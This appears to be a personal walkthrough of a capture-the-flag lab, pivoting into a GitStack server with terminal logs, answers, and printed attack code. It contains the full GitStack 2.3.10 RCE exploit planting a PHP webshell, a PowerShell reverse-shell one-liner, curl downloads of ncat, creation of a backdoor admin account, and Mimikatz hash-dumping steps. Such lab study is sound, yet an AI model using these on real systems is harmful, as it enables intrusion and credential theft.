SYN Stealth Scan Timing: About 52.67% done; ETC: 17:35 (0:00:32 remaining)
Completed SYN Stealth Scan at 17:36, 90.59s elapsed (6150 total ports)
Nmap scan report for ip-10-200-81-150.eu-west-1.compute.internal (10.200.81.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00067s latency).
Scanned at 2023-06-11 17:34:34 BST for 91s
Not shown: 6147 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:16:7D:59:0A:8F (Unknown)

Read data files from: /etc
Nmap done: 1 IP address (1 host up) scanned in 90.84 seconds
           Raw packets sent: 18517 (814.716KB) | Rcvd: 75 (3.284KB)
Excluding the out of scope hosts, and the current host (.200), how many hosts were discovered active on the network?
The network diagram at the top of the screen is a give-away here.
2
In ascending order, what are the last octets of these host IPv4 addresses? (e.g. if the address was 172.16.0.80, submit the 80)
Don't put a space between the two numbers.
100,150
Scan the hosts -- which one does not return a status of "filtered" for every port (submit the last octet only)?
150
Let's assume that the other host is inaccessible from our current position in the network.
Which TCP ports (in ascending order, comma separated) below port 15000, are open on the remaining target?
Scan the first 15000 ports. In some instances port 5357 will also show as being open. If this is the case, please disregard it and use the other three.
80,3389,5985
We cannot currently perform a service detection scan on the target without first setting up a proxy, so for the time being, let's assume that the services Nmap has identified based on their port number are accurate. (Please feel free to experiment with other scan types through a proxy after completing the pivoting section).
Assuming that the service guesses made by Nmap are accurate, which of the found services is more likely to contain an exploitable vulnerability?
Service name, not the port number.
http
Now that we have an idea about the other hosts on the network, we can start looking at some of the tools and techniques we could use to access them!
Question Done
Task 18 Git Server Pivoting
Thinking about the interesting service on the next target that we discovered in the previous task, pick a pivoting technique and use it to connect to this service, using the web browser on your attacking machine!
As a word of advice: sshuttle is highly recommended for creating an initial access point into the rest of the network. This is because the firewall on the CentOS target will prove problematic with some of the techniques shown here. We will learn how to mitigate against this later in the room, although if you're comfortable opening up a port using firewalld then port forwarding or a proxy would also work.
Answer the questions below
┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ sshuttle -r root@10.200.81.200 --ssh-cmd "ssh -i wreath_idrsa" 10.200.81.0/24 -x 10.200.81.200
c : Connected to server.

http://10.200.81.150/gitstack/

admin:admin
Your username and password didn't match. Please try again.

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ searchsploit gitstack
----------------------------------------- ---------------------------------
 Exploit Title                           |  Path
----------------------------------------- ---------------------------------
GitStack - Remote Code Execution         | php/webapps/44044.md
GitStack - Unsanitized Argument Remote C | windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution  | php/webapps/43777.py
----------------------------------------- -----------------------------
What is the name of the program running the service?
When you first connect to the service you will see an error screen with three expected routing patterns given. The second pattern (without the symbols at the start and end) is the answer to this question. Append it to the URL to get to a login screen.
Gitstack
Head to the login screen of this application. This can be done by adding the answer to the previous question on at the end of the url, e.g. if using sshuttle:
http://IP/ANSWER
When navigating to this URI, we are given the following login page:

Do these default credentials work (Aye/Nay)?
Nay
Shucks -- it couldn't be that easy, huh? Back to the drawing board then!
Use the command: searchsploit SERVICENAME, on Kali to search for exploits related to this service.
Question done
You will see that there are three publicly available exploits.
There is one Python RCE exploit for version 2.3.10 of the service. What is the EDB ID number of this exploit?
The EDB ID number is given as part of the exploit name. Look under the "Path" column of the results table. You're looking for an exploit called NUMBER.py. The number (by itself, without the file extension) is the answer to this question.
43777
Task 19 Git Server Code Review
In the previous task we found an exploit that might work against the service running on the second server.
Make a copy of this exploit in your local directory using the command:
searchsploit -m EDBID

Unfortunately, the local exploit copies stored by searchsploit use DOS line endings, which can cause problems in scripts when executed on Linux:

Before we can use the exploit, we must convert these into Linux line endings using the dos2unix tool:
dos2unix ./EDBID.py
This can also be done manually with sed if dos2unix is unavailable:
sed -i 's/\r//' ./EDBID.py
With the file converted, it's time to read through the exploit to make sure we know what it's doing. The fact that the exploit is on Exploit-DB means that it's unlikely to be outright malicious, but there's no guarantee that it will work, or do anything close to exploiting a vulnerabilty in the service.
Open the exploit in your favourite text editor and let's get going!
Answer the questions below
┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ searchsploit -m 43777.py
  Exploit: GitStack 2.3.10 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/43777
     Path: /usr/share/exploitdb/exploits/php/webapps/43777.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/witty/Downloads/CVE-2019-15107/43777.py

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ chmod +x 43777.py

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ ./43777.py
import-im6.q16: attempt to perform an operation not allowed by the security policy `PS' @ error/constitute.c/IsCoderAuthorized/421.
./43777.py: 18: from: not found
import-im6.q16: attempt to perform an operation not allowed by the security policy `PS' @ error/constitute.c/IsCoderAuthorized/421.
import-im6.q16: attempt to perform an operation not allowed by the security policy `PS' @ error/constitute.c/IsCoderAuthorized/421.
Object "=" is unknown, try "ip help".
./43777.py: 25: =: not found
./43777.py: 27: repository: not found
./43777.py: 28: username: not found
./43777.py: 29: password: not found
./43777.py: 30: csrf_token: not found
./43777.py: 32: user_list: not found
Warning: unknown mime-type for "[+] Get user list" -- using "application/octet-stream"
Error: no such file "[+] Get user list"
./43777.py: 35: try:: not found
./43777.py: 36: Syntax error: "(" unexpected

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ dos2unix 43777.py
dos2unix: converting file 43777.py to Unix format...

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ sed -i 's/\r//' ./43777.py

# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '192.168.1.102'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] Get user list"
try:
	r = requests.get("http://{}/rest/user/".format(ip))
	user_list = r.json()
	user_list.remove('everyone')
except:
	pass

if len(user_list) > 0:
	username = user_list[0]
	print "[+] Found user {}".format(username)
else:
	r = requests.post("http://{}/rest/user/".format(ip), data={'username' : username, 'password' : password})
	print "[+] Create user"

	if not "User created" in r.text and not "User already exist" in r.text:
		print "[-] Cannot create user"
		os._exit(0)

r = requests.get("http://{}/rest/settings/general/webinterface/".format(ip))
if "true" in r.text:
	print "[+] Web repository already enabled"
else:
	print "[+] Enable web repository"
	r = requests.put("http://{}/rest/settings/general/webinterface/".format(ip), data='{"enabled" : "true"}')
	if not "Web interface successfully enabled" in r.text:
		print "[-] Cannot enable web interface"
		os._exit(0)

print "[+] Get repositories list"
r = requests.get("http://{}/rest/repository/".format(ip))
repository_list = r.json()

if len(repository_list) > 0:
	repository = repository_list[0]['name']
	print "[+] Found repository {}".format(repository)
else:
	print "[+] Create repository"

	r = requests.post("http://{}/rest/repository/".format(ip), cookies={'csrftoken' : csrf_token}, data={'name' : repository, 'csrfmiddlewaretoken' : csrf_token})
	if not "The repository has been successfully created" in r.text and not "Repository already exist" in r.text:
		print "[-] Cannot create repository"
		os._exit(0)

print "[+] Add user to repository"
r = requests.post("http://{}/rest/repository/{}/user/{}/".format(ip, repository, username))

if not "added to" in r.text and not "has already" in r.text:
	print "[-] Cannot add user to repository"
	os._exit(0)

print "[+] Disable access for anyone"
r = requests.delete("http://{}/rest/repository/{}/user/{}/".format(ip, repository, "everyone"))

if not "everyone removed from rce" in r.text and not "not in list" in r.text:
	print "[-] Cannot remove access for anyone"
	os._exit(0)

print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=HTTPBasicAuth(username, 'p && echo "<?php system($_POST[\'a\']); ?>" > c:\GitStack\gitphp\exploit.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ head -n18 43777.py
#!/usr/bin/python2
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ tail 43777.py
	print "[-] Cannot remove access for anyone"
	os._exit(0)

print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=HTTPBasicAuth(username, 'p && echo "<?php system($_POST[\'a\']); ?>" > c:\GitStack\gitphp\exploit_witty.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit_witty.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
Look at the information at the top of the script. On what date was this exploit written?
18.01.2018
As this is a Python script, the version of the language used to write the software matters. Many older exploits are still written in Python2. These exploits tend to be incompatible with the Python3 interpreter, and vice versa.
Before we can do anything else, we need to determine whether this exploit was written in Python2 or Python3. A quick way of doing this is to look for the print statements (used to echo output to the console). If there are no round brackets (e.g. print "Hello World!") then the exploit will be Python2, otherwise the exploit is likely to be Python3 (e.g. print("Hello World!")). Of course, this is far from the only way to check, but it will work for our purposes.
Bearing this in mind, is the script written in Python2 or Python3?
Python2
Now that we know which version of Python we're dealing with we can execute it in one of two ways:
- Using the appropriate interpreter directly (e.g.
python3 exploit.py/python2 exploit.py) - Adding a shebang line in at the top of the exploit. A shebang tells the Unix program loader which interpreter to use to run a script. Shebangs always start with the characters:
#!. You then specify the absolute path to the interpreter, so:#!/usr/bin/python3/#!/usr/bin/python2/#!/bin/sh, etc. This means that if we execute the script using./exploit.py, it will be executed by the correct interpreter.
Add an appropriate shebang to the exploit, at the very top of the file!
Completed
Let's have a look through some of the key sections of the code.
This script is not designed to be fancy. It does what we need it to do, and nothing more. All configurations are done within the code by literally editing the script, so it's important that we understand the options available to us. These can be found in lines 23-31 (offset by minus one if you didn't add the shebang):

Realistically we are only interested in the first two variables here, as the other options should be fine at their default values. The two variables we care about are ip and command, allowing us to specify our target and the command to run, respectively.
Set the IP to the correct target for your choice of pivoting technique. If you used sshuttle or one of the proxying techniques then this will just be the IP of the target. If you used a port forward then it will be localhost:chosen_port, e.g.:
localhost:8000
For the time being we will leave the command as it is. whoami is as good a command as any to confirm that the exploit works.
The bulk of the middle section of the code is taking advantage of the improper access controls which make this vulnerability possible. We will not cover this in detail in order to keep this task relatively short; however, reading through the exploit (and trying to understand it) would be highly advisable.
We are, however, interested in the last 6 lines of the exploit:

These create a PHP webshell (<?php system($_POST['a']); ?>) and echo it into a file called exploit.php under the webroot. This can then be accessed by posting a command to the newly created /web/exploit.php file.
For the sake of not spoiling things for other users, we are going to alter this before running the script.
We can leave the payload as it is, but we will alter both instances of "exploit.php" in the script to be exploit-USERNAME.php, for example:

Having added in a shebang, changed the target, and updated the name of the exploit.php file, the exploit should now be fully configured so we will perform the exploit in the next task.
Just to confirm that you have been paying attention to the script: What is the name of the cookie set in the POST request made on line 74 (line 73 if you didn't add the shebang) of the exploit?
Check the cookies={} parameter in the post request. The answer is the first string in the dictionary of cookies passed into the function.
csrftoken
Task 20 Git Server Exploitation
In the previous task we had a look through the source code of the exploit we found, identified the lines which needed to be updated, then made the necessary changes.
It is now time to run the exploit!

Success!
Not only did the exploit work perfectly, it gave us command execution as NT AUTHORITY\SYSTEM, the highest ranking local account on a Windows target.
From here we want to obtain a full reverse shell. We have two options for this:
- We could change the command in the exploit and re-run the code
- We could use our knowledge of the script to leverage the same webshell to execute more commands for us, without performing the full exploit twice
Option number two is a lot quieter than option number 1, so let's use that.
The webshell we have uploaded responds to a POST request using the parameter "a" (by default). This means that we have two easy ways to access this. We could use cURL from the command line, or BurpSuite for a GUI option.
With cURL:
curl -X POST http://IP/web/exploit-USERNAME.php -d "a=COMMAND"

Note: in this screenshot, gitserver.thm has been added to the /etc/hosts file on the attacking machine, mapped to the target IP address.
With BurpSuite:
We first turn on our Burp proxy (see the Burpsuite room if you need help with this!) and navigate to the exploit URL:

We then press Ctrl + R to send the request to Repeater on the top menu.
Next we change the "GET" on line 1 to "POST". We then add a Content-Type header on line 9 to tell the server to accept POST paramters:
Content-Type: application/x-www-form-urlencoded
Finally, on line 11 we add a=COMMAND:

Press send, and see the response come in!

With two methods available, pick your favourite and we'll aim for a shell!
Answer the questions below
┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ ./43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br />Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"nt authority\system
"

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ curl -X POST http://10.200.81.150/web/exploit_witty.php -d "a=whoami"
"nt authority\system
"

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ curl -X POST http://10.200.81.150/web/exploit_witty.php -d "a=dir"
" Volume in drive C has no label.
 Volume Serial Number is C0B9-B671

 Directory of C:\GitStack\gitphp

13/06/2023  00:49    <DIR>          .
13/06/2023  00:49    <DIR>          ..
08/11/2020  14:28    <DIR>          cache
08/11/2020  14:29    <DIR>          config
08/11/2020  14:28    <DIR>          css
08/11/2020  14:28    <DIR>          doc
11/06/2023  15:05                34 exploit-donhew.php
12/06/2023  08:15                34 exploit-zstt.php
13/06/2023  00:49                34 exploit_witty.php
08/11/2020  14:28    <DIR>          images
08/11/2020  14:28    <DIR>          include
16/05/2012  14:20             5,742 index.php
08/11/2020  14:28    <DIR>          js
08/11/2020  14:28    <DIR>          lib
08/11/2020  14:28    <DIR>          locale
08/11/2020  14:28    <DIR>          templates
08/11/2020  14:28    <DIR>          templates_c
               4 File(s)          5,844 bytes
              13 Dir(s)   7,285,907,456 bytes free
"

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ curl -X POST http://10.200.81.150/web/exploit_witty.php -d "a=ipconfig"
"
Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::400d:f003:1ec4:5e33%6
   IPv4 Address. . . . . . . . . . . : 10.200.81.150
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.81.1
"

Using burp

Request:

POST /web/exploit_witty.php HTTP/1.1
Host: 10.200.81.150
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: csrftoken=pmWxt....;
sessionid=adc81646a36e7b2dcf83ec64aef68475
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 12

a=whoami

Reponse:

HTTP/1.1 200 OK
Date: Mon, 12 Jun 2023 23:56:41 GMT
Server: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3 Python/2.7.2 PHP/5.4.3
X-Powered-By: PHP/5.4.3
Content-Length: 26
Connection: close
Content-Type: text/html

"nt authority\system
"

a=hostname
git-serv

a=uname
""

So Windows OS let's see

a=systeminfo

Host Name:                 GIT-SERV

OS Name:                   Microsoft Windows Server 2019 Standard

OS Version:                10.0.17763 N/A Build 17763

OS Manufacturer:           Microsoft Corporation

OS Configuration:          Standalone Server

OS Build Type:             Multiprocessor Free

Registered Owner:          Windows User

Registered Organization:

Product ID:                00429-70000-00000-AA159

Original Install Date:     08/11/2020, 13:19:49

System Boot Time:          13/06/2023, 00:23:17

System Manufacturer:       Xen

System Model:              HVM domU

System Type:               x64-based PC

Processor(s):              1 Processor(s) Installed.

                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz

BIOS Version:              Xen 4.11.amazon, 24/08/2006

Windows Directory:         C:\Windows

System Directory:          C:\Windows\system32

Boot Device:               \Device\HarddiskVolume1

System Locale:             en-gb;English (United Kingdom)

Input Locale:              en-gb;English (United Kingdom)

Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London

Total Physical Memory:     2,048 MB

Available Physical Memory: 1,376 MB

Virtual Memory: Max Size:  2,432 MB

Virtual Memory: Available: 1,869 MB

Virtual Memory: In Use:    563 MB

Page File Location(s):     C:\pagefile.sys

Domain:                    WORKGROUP

Logon Server:              N/A

Hotfix(s):                 5 Hotfix(s) Installed.

                           [01]: KB4580422

                           [02]: KB4512577

                           [03]: KB4580325

                           [04]: KB4587735

                           [05]: KB4592440

Network Card(s):           1 NIC(s) Installed.

                           [01]: AWS PV Network Device

                                 Connection Name: Ethernet

                                 DHCP Enabled:    Yes

                                 DHCP Server:     10.200.81.1

                                 IP address(es)

                                 [01]: 10.200.81.150

                                 [02]: fe80::400d:f003:1ec4:5e33

Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ ip -a link | grep tun0
12: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN mode DEFAULT group default qlen 500

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ ip addr | grep tun0
12: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    inet 10.50.82.74/24 scope global tun0

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes

a=ping -n 3 10.50.82.74

Pinging 10.50.82.74 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 10.50.82.74:
    Packets: Sent = 3, Received = 0, Lost = 3 (100% loss),

┌──(witty㉿kali)-[~/Downloads]
└─$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.200.81.200 - - [12/Jun/2023 20:11:55] "GET /ncat HTTP/1.1" 200 -

[root@prod-serv tmp]# cd witty/
[root@prod-serv witty]# ls
nmap_witty
[root@prod-serv witty]# curl http://10.50.82.74:1234/ncat -o ncat_witty
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 2846k  100 2846k    0     0   363k      0  0:00:07  0:00:07 --:--:--  565k

[root@prod-serv witty]# firewall-cmd --zone=public --add-port 31337/tcp
success

[root@prod-serv witty]# chmod +x ncat_witty
[root@prod-serv witty]# ./ncat_witty -lvnp 31337
Ncat: Version 6.49BETA1 ( http://nmap.org/ncat )
Ncat: Listening on :::31337
Ncat: Listening on 0.0.0.0:31337

a=powershell.exe+-c+"$client+%3d+New-Object+System.Net.Sockets.TCPClient('10.200.81.200',31337)%3b$stream+%3d+$client.GetStream()%3b[byte[]]$bytes+%3d+0..65535|%25{0}%3bwhile(($i+%3d+$stream.Read($bytes,+0,+$bytes.Length))+-ne+0){%3b$data+%3d+(New-Object+-TypeName+System.Text.ASCIIEncoding).GetString($bytes,0,+$i)%3b$sendback+%3d+(iex+$data+2>%261+|+Out-String+)%3b$sendback2+%3d+$sendback+%2b+'PS+'+%2b+(pwd).Path+%2b+'>+'%3b$sendbyte+%3d+([text.encoding]%3a%3aASCII).GetBytes($sendback2)%3b$stream.Write($sendbyte,0,$sendbyte.Length)%3b$stream.Flush()}%3b$client.Close()"

[root@prod-serv witty]# ./ncat_witty -lvnp 31337
Ncat: Version 6.49BETA1 ( http://nmap.org/ncat )
Ncat: Listening on :::31337
Ncat: Listening on 0.0.0.0:31337
Ncat: Connection from 10.200.81.150.
Ncat: Connection from 10.200.81.150:50045.
hostname
git-serv
PS C:\GitStack\gitphp>
Bonus Question (Optional): Using the given code for the exploit we used against the web server, see if you can adapt this exploit to create a full pseudoshell environment.
Question Done
First up, let's use some basic enumeration to get to grips with the webshell:
What is the hostname for this target?
git-serv
What operating system is this target?
Windows
What user is the server running as?
*nt authority\system*
Before we go for a reverse shell, we need to establish whether or not this target is allowed to connect to the outside world. The typical way of doing this is by executing the ping command on the compromised server to ping our own IP and using a network interceptor (Wireshark, TCPDump, etc) to see if the ICMP echo requests make it through. If they do then network connectivity is established, otherwise we may need to go back to the drawing board.
To start up a TCPDump listener we would use the following command:
tcpdump -i tun0 icmp
Note: if your VPN is not using the tun0 interface then you will need to replace this with the correct interface for your system which can be found using ip -a link to see the available interfaces.
Now, using the webshell, execute the following ping command (substituting in your own VPN IP!):
ping -n 3 ATTACKING_IP
This will send three ICMP ping packets back to you.
How many make it to the waiting listener?
0
Looks like we're going to need to think outside the box to catch this shell.
We have two easy options here:
- Given we have a fully stable shell on .200, we could upload a static copy of netcat and just catch the shell here
- We could set up a relay on .200 to forward a shell back to a listener
It is up to you which option you choose (although for the sake of practice, a socat relay is suggested); however, whichever way you choose, please be mindful of other users at earlier stages of the network and ensure that any ports you open are above 15000.
Before we can do this, however, we need to take one other thing into account. CentOS uses an always-on wrapper around the IPTables firewall called "firewalld". By default, this firewall is extremely restrictive, only allowing access to SSH and anything else the sysadmin has specified. Before we can start capturing (or relaying) shells, we will need to open our desired port in the firewall. This can be done with the following command:
firewall-cmd --zone=public --add-port PORT/tcp
Substituting in your desired choice of port.
In this command we are using two switches. First we set the zone to public -- meaning that the rule will apply to every inbound connection to this port. We then specify which port we want to open, along with the protocol we want to use (TCP).
With that done, set up either a listener or a relay on .200.
Question Done
Let's go for a reverse shell!
We can use a Powershell reverse shell for this. Take the following shell command and substitute in the IP of the webserver, and the port you opened in the .200 firewall in the previous question where it says IP and PORT:
powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('IP',PORT);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
As this is a web exploit, we now have to URL encode the shell command. If using Burpsuite, you can do this by pasting the command in as the value for the "a" parameter, then selecting it and pressing Ctrl + U:

If you are using cURL then there are a variety of options available. cURL does provide a --data-urlencode switch; however, it's often easiest to just use a website to encode the shell command, then copy it in with the -d switch:

Pick a method (cURL, BurpSuite, or any others) and get a shell!
Completed
Task 21 Git Server Stabilisation & Post Exploitation
In the last task we got remote command execution running with the highest permissions possible on a local Windows machine, which means that we do not need to escalate privileges on this target.
In the upcoming tasks we will be looking at the second teaching point of this network -- the command and control framework: Empire. Before we do that though, let's consolidate our position a little.
From the enumeration we did on this target we know that ports 3389 and 5985 are open. This means that (using an account with the correct privileges) we should be able to obtain either a GUI through RDP (port 3389) or a stable CLI shell using WinRM (port 5985).
Specifically, we need a user account (as opposed to the service account which we're currently using), with the "Remote Desktop Users" group for RDP, or the "Remote Management Users" group for WinRM. A user in the "Administrators" group trumps the RDP group, and the original Administrator account can access either at will.
We already have the ultimate access, so let's create such an account! Choose a unique username here (your TryHackMe username would do), and obviously pick a password which you don't use anywhere else.
First we create the account itself:
net user USERNAME PASSWORD /add
Next we add our newly created account in the "Administrators" and "Remote Management Users" groups:
net localgroup Administrators USERNAME /add net localgroup "Remote Management Users" USERNAME /add

We can now use this account to get stable access to the box!
As mentioned previously, we could use either RDP or WinRM for this.
_Note: Whilst the target is set up to allow multiple sessions over RDP, for the sake of other users attacking the network in conjunction with memory limitations on the target, it would be appreciated if you stuck to the CLI based WinRM for the most part. We will use RDP briefly in the next section of this task, but otherwise please use WinRM when moving forward in the network.
_
Let's access the box over WinRM. For this we'll be using an awesome little tool called evil-winrm.
This does not come installed by default on Kali, so use the following command to install it from the Ruby Gem package manager:
sudo gem install evil-winrm
With evil-winrm installed, we can connect to the target with the syntax shown here:
evil-winrm -u USERNAME -p PASSWORD -i TARGET_IP

If you used an SSH portforward rather than sshuttle to access the Git Server, you will need to set up a second tunnel here to access port 5985. In this case you may also need to specify the target port using the -P switch (e.g. -i 127.0.0.1 -P 58950).
Note that evil-winrm usually gives medium integrity shells for added administrator accounts. Even if your new account has Administrator permissions, you won't actually be able to perform administrative actions with it via winrm.
Now let's look at connecting over RDP for a GUI environment.
There are many RDP clients available for Linux. One of the most versatile is "xfreerdp" -- this is what we will be using here. If not already installed, you can install xfreerdp with the command:
sudo apt install freerdp2-x11
As mentioned, xfreerdp is an incredibly versatile tool with a vast number of options available. These range from routing audio and USB connections into the target, through to pass-the-hash attacks over RDP. The most basic syntax for connecting is as follows:
xfreerdp /v:IP /u:USERNAME /p:PASSWORD
For example:
xfreerdp /v:172.16.0.5 /u:user /p:'password123!'
Note that (as this is a command line tool), passwords containing special characters must be enclosed in quotes.
When authentication has successfully taken place, a new window will open giving GUI access to the target.

That said, we can do a lot more with xfreerdp. These switches are particularly useful:-
/dynamic-resolution-- allows us to resize the window, adjusting the resolution of the target in the process/size:WIDTHxHEIGHT-- sets a specific size for targets that don't resize automatically with/dynamic-resolution+clipboard-- enables clipboard support/drive:LOCAL_DIRECTORY,SHARE_NAME-- creates a shared drive between the attacking machine and the target. This switch is insanely useful as it allows us to very easily use our toolkit on the remote target, and save any outputs back directly to our own hard drive. In essence, this means that we never actually have to create any files on the target. For example, to share the current directory in a share calledshare, you could use:/drive:.,share, with the period (.) referring to the current directory
When creating a shared drive, this can be accessed either from the command line as \\tsclient\, or through File Explorer under "This PC":

Note that the name of the share will change according to what you selected in the /drive switch.
A useful directory to share is the /usr/share/windows-resources directory on Kali. This shares most of the Windows tools stockpiled on Kali, including Mimikatz which we will be using next. This would make the full command:
xfreerdp /v:IP /u:USERNAME /p:PASSWORD +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share
With GUI access obtained and our Windows resources shared to the target, we can now very easily use Mimikatz to dump the local account password hashes for this target. Next we open up a cmd.exe or PowerShell window as an administrator (i.e. right click on the icon, then click "Run as administrator") in the GUI and enter the following command:
\\tsclient\share\mimikatz\x64\mimikatz.exe

Note: if you used a different share name, you would need to substitute this in. Equally, if the command errors out, you may need to install mimikatz on Kali with sudo apt install mimikatz.
With Mimikatz loaded, we next need to give ourselves the Debug privilege and elevate our integrity to SYSTEM level. This can be done with the following commands:
privilege::debug token::elevate

If we want we could log Mimikatz output with the log command. For example: log c:\windows\temp\mimikatz.log, would save the Mimikatz output into the Windows Temp directory. This could also be saved directly into our Kali machine, but be aware that the remote destination must be writeable to the local user running the RDP session.
We can now dump all of the SAM local password hashes using:
lsadump::sam
Near the top of the results you will see the Administrator's NTLM hash:

Jackpot!
Answer the questions below
PS C:\GitStack\gitphp> net user witty IbelieveinGod /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators witty /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" witty /add
The command completed successfully.

PS C:\GitStack\gitphp> net user witty
User name                    witty
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            13/06/2023 01:27:13
Password expires             Never
Password changeable          13/06/2023 01:27:13
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Management Use
                             *Users
Global Group memberships     *None
The command completed successfully.

PS C:\GitStack\gitphp> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           donhew
Guest                    Thomas                   WDAGUtilityAccount
witty

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ evil-winrm -u witty -p IbelieveinGod -i 10.200.81.150

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\witty\Documents> whoami
git-serv\witty
*Evil-WinRM* PS C:\Users\witty\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                    Type             SID          Attributes
============================================================= ================ ============ ==================================================
Everyone                                                      Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
